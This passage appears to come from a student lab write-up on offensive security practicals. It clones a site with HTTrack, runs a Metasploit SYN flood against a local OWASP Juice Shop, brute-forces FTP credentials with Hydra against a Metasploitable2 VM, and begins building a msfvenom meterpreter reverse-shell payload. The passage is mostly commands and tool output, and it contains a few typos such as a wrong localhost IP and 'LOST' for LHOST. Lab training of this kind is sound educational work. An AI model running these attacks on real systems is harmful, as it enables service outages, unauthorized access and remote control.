
This tab shows the all the meta data to be cloned from the real web site.

- II. After HTTrack completes cloning of the website it will save all the necessary files and resources on the destined path.




Name	Date modified	Type	Size
app.verify.io	7/27/2025 2:45 PM	File folder	
asciinema.org	7/27/2025 2:51 PM	File folder	
assets.roadmap.sh	7/27/2025 2:45 PM	File folder	
b174.roadmap.sh	7/27/2025 2:45 PM	File folder	
cdn.cookieclaw.org	7/27/2025 2:45 PM	File folder	
cloud.githubusercontent.com	7/27/2025 2:51 PM	File folder	
hts-cache	7/27/2025 2:52 PM	File folder	
images.surferseo.art	7/27/2025 2:50 PM	File folder	
jbstechinfo.com	7/27/2025 2:51 PM	File folder	
js.hs-scripts.com	7/27/2025 2:45 PM	File folder	
roadmap.sh	7/27/2025 2:52 PM	File folder	
securepubads.g.doubleclick.net	7/27/2025 2:45 PM	File folder	
t3.ftcdn.net	7/27/2025 2:51 PM	File folder	
www.googletagmanager.com	7/27/2025 2:45 PM	File folder	
www.redditstatic.com	7/27/2025 2:45 PM	File folder	
backblue.gif	7/27/2025 2:45 PM	GIF File	5 KB
cookies.txt	7/27/2025 2:52 PM	Text Document	1 KB
fade.gif	7/27/2025 2:45 PM	GIF File	1 KB
hts-log.txt	7/27/2025 2:52 PM	Text Document	23 KB
index.html	7/27/2025 2:45 PM	Opera GX Web Do...	6 KB

III. On localhost the cloned or mirrored website will look something like this



IV. If the real and mirrored website is compared, then we won't see any visible difference:



6. Perform a Dos Attack in your own Lab

- Create A Webserver in your lab #metasploitable you can take
- Create A Dos-Attacking Machine #hping3/Metasploit you can take

And then use these Devices to simulate a DOS Attack

➔ Dos stands for Denial-of-service attack is a cyberattack in which an attacker makes a server, machine or network unavailable to its estimated users by flooding it with excessive or mass request which leads in crash, freeze or slows-down the response time from the server.

- There are many ways by which an attacker can lead to Dos attack:
 - hping3
 - Metasploit
 - Raven-storm


Practical:

Requirements:


- a. A website {OWASP JUICE SHOP}
- b. Hping3/Metasploit
- c. Wireshark {for traffic monitoring}

a. OWASP Juice shop is the website on which we will be performing the DOS attack.

- I. Start the OWASP juice shop on the localhost **120.0.0.1** on port as per the attacker choice.



- II. After starting the OWASP Juice shop on the localhost
Start the preparation for performing the DOS attack on the Website.
Using any one method {Most recommend Metasploit} Payload used for the attack{dos/tcp/synflood}



```
root@spider: /home/spider
ata NetHunter - Exploit-DB


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 127.0.0.1
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: un
defining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 127.0.0.1:3000...
^C[-] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > set NUM 600
NUM => 600
msf6 auxiliary(dos/tcp/synflood) > set NUM 1000000
NUM => 1000000
msf6 auxiliary(dos/tcp/synflood) > set TIMEOUT 600
TIMEOUT => 600
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 127.0.0.1
[*] SYN flooding 127.0.0.1:3000...
```

- Set the RHOSTS
- Set the Rport
- Set the Num
- Set the Timeout


As per the Attacker choice. And the exploit/Run the payload.

- III. The following Metasploit payload will slow the response of the Webserver and then crash or freeze it.



(After reloading) the server takes time to give the response. Sign of **Successful DOS attack**.


IV. The Requests that are made by the Metasploit payload can see using Wireshark {tcp.port==3000}.



Here the Metasploit makes the request up to 7556...

Which can lead to serve crash or server freeze.

V. After some time, the server finally crashed which confirms that the Dos attack by Metasploit is successfully completed.



```
(spider@spider)-[~]
$ curl -I http://127.0.0.1:3000/#/
curl: (7) Failed to connect to 127.0.0.1 port 3000 after 5 ms: Could not connect to server
```

7. Perform Password Attack Through Hydra

- Configure any ssh/ftp/http server on a testing machine

#metasploitable you can take

- Configure the Dictionary Attack Server

➔ A password attack is the type of attack where the attacker tries to gain unauthorized access to a system or a server by guessing or cracking the password.


There are many tools that are used for password attack:

- Hydra (Used Specially for network services)
- John Ripper (Cracking the simple hashes)
- Burp suite (can only use for web-login page)
- Hashcat (to break into complex and salted hashes)

Practical:

Requirements:

- I. Hydra
 - II. A target (Metasploit2)
 - III. Dictionary of the passwords (may use custom/rockyou.txt/SecLists)
- I. Get the target address and then scan the target (using nmap) to know if any network is available or not



The screenshot shows a VMware Workstation interface with a single virtual machine named 'Metasploitable2-Linux' running. The terminal window displays the following output:

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler cron [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]
```

Below the terminal output, a large ASCII art logo for 'Metasploit' is displayed. At the bottom of the terminal window, the following text is visible:

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login:
```

- II. The target system exposes multiple potential entry points that can be exploited for infiltration.

Command used `nmap -sS -Pn --max-retries 3 --stats-every 10s -T3 <target>`

```

(root@spider)-[/home/spider]
# nmap -sS -Pn --max-retries 3 --stats-every 10s -T3 192.168.94.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 03:58 CDT
Nmap scan report for 192.168.94.141
Host is up (0.0036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1924/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.96 seconds

```

- III. The attacker chooses ftp service to use hydra to get in the server for getting unauthorized access to the server. (The ftp server is vulnerable to anonymous login in the server)

```

(root@spider)-[/home/spider]
# nmap -sV -Pn -sC -p21 -T3 192.168.94.141
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 07:11 CDT
Nmap scan report for 192.168.94.141
Host is up (0.0023s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.94.139
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Unix

```

- IV. As we are using **Metasploit** as the target, its default username is **msfadmin**. So, the attacker uses Hydra tool to get into the ftp service and get unauthorized server.

hydra -l msfadmin -P pass.txt ftp://<target>

```
(root@spider)-[/home/spider]
# hydra -l msfadmin -P pass.txt ftp://192.168.94.141

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-28 08:21:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21 login tries (l:1/p:21), ~2 tries per task
[DATA] attacking ftp://192.168.94.141:21/
[21][ftp] host: 192.168.94.141 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-28 08:22:06
```

- Here, msfadmin is the username.
- pass.txt is the password dictionary.
- ftp://<target>** is the service that attackers are trying to get unauthorized access to the server.

As the result attacker get password of the user **msfadmin** on the ftp server as **msfadmin**

- V. For verification of the password the attacker gets into the server by using the username and the password.

```
root@spider: /home/spider
(spider@spider)-[~]
$ sudo su root
[sudo] password for spider:
(root@spider)-[/home/spider]
# ftp 192.168.94.141
Connected to 192.168.94.141.
220 (vsFTPD 2.3.4)
Name (192.168.94.141:spider): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43604|).
150 Here comes the directory listing.
drwxr-xr-x  6 1000  1000      4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> ls -l
229 Entering Extended Passive Mode (|||62340|).
150 Here comes the directory listing.
drwxr-xr-x  6 1000  1000      4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp>
```


The attacker gets unauthorized access by using the password that is provided by hydra.

8. Perform the payload attack through Metasploit Tool

- Use Metasploit tool on one kali Linux machine (Attacker)
- Use Metasploit able/windows machine as a Victim

➔ The **Metasploit Framework** is one of the most powerful and widely used tools in offensive Cybersecurity. Used to find, exploit, and vulnerabilities in systems.

- Command to initiate Metasploit Framework
 - msfconsole



```


(root@spider)-[/home/spider]
msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

      :oDfo:
      ./ymM0dayMmy/.
      --dHJ5aGfyZGVyIQ==+
      :smO--Destroy.No.Data--s:
      --h2--Maintain.No.Persistence--h+
      :odNo2--Above.ALL.Else.Do.No.Harm--ndo:
      ./etc/shadow.0days-Data'%200R%201=1--No.0MN8'/.
      --++SecKCoin++e.AMd
      --./ssh/id_rsa.Des-
      :dopeAW.No<nano>o
      :we're.all.alike'
      :PLACEDRINKHERE!
      :msf>exploit -j.
      :---srwxrwx:--
      :<script>.Ac816/
      :NT_AUTHORITY.Do
      :09.14.2011.raid
      :hevnstSurb025N.
      :#OUTHOUSE- -s:
      :$nmap -oS 192.168.1.1
      :AwsM.da:
      :Ring0:
      :23d:
      :-
      /yo-
      :Shall.We.Play.A.Game?tron/
      --ooy.ifightf0r+ehUser5
      ..th3.H1V3.U2VjRFNN.jMh+.
      'MjM--WE.ARE.se--MjMs
      +-KANSAS.CITY's--
      J-HAKCERS-./
      .esc.wq!:'
      +++ATH
  
```

Practical

Requirements:

- Metasploit Framework
- Target system (Metasploit Os){created a flag.txt file for the proof}



```

Metasploitable2-Linux - VMware Workstation
Workstation
Home web Metasploitable2-Linux
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

      :oDfo:
      ./ymM0dayMmy/.
      --dHJ5aGfyZGVyIQ==+
      :smO--Destroy.No.Data--s:
      --h2--Maintain.No.Persistence--h+
      :odNo2--Above.ALL.Else.Do.No.Harm--ndo:
      ./etc/shadow.0days-Data'%200R%201=1--No.0MN8'/.
      --++SecKCoin++e.AMd
      --./ssh/id_rsa.Des-
      :dopeAW.No<nano>o
      :we're.all.alike'
      :PLACEDRINKHERE!
      :msf>exploit -j.
      :---srwxrwx:--
      :<script>.Ac816/
      :NT_AUTHORITY.Do
      :09.14.2011.raid
      :hevnstSurb025N.
      :#OUTHOUSE- -s:
      :$nmap -oS 192.168.1.1
      :AwsM.da:
      :Ring0:
      :23d:
      :-
      /yo-
      :Shall.We.Play.A.Game?tron/
      --ooy.ifightf0r+ehUser5
      ..th3.H1V3.U2VjRFNN.jMh+.
      'MjM--WE.ARE.se--MjMs
      +-KANSAS.CITY's--
      J-HAKCERS-./
      .esc.wq!:'
      +++ATH

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login:
  
```

- I. Start the metasploit framework.
- II. Search for the payload that will initiate a reverse shell after being executed successfully.
 - i. Payload used: /linux/x86/meterpreter/reverse_tcp.
- III. To know what the requirements of the payload are. Use “show options” command.
 - i. Here the attacker must define the host and the port
 - a. LHOST (attackers address)
 - b. LPORT (the port on which the shell will listen)

```
p
y msf6 > use linux/x86/meterpreter/reverse_tcp
p msf6 payload(linux/x86/meterpreter/reverse_tcp) > show options
1
```

- IV. Attackers need a medium to start reverse shell on attacker machine so, the attacker uses a script through which the payload gets in action if executed on the target machine.

Command used:

- i. msfvenom -p /linux/x86/meterpreter/reverse_tcp
 LOST=<attacker address> -f elf > shell.elf
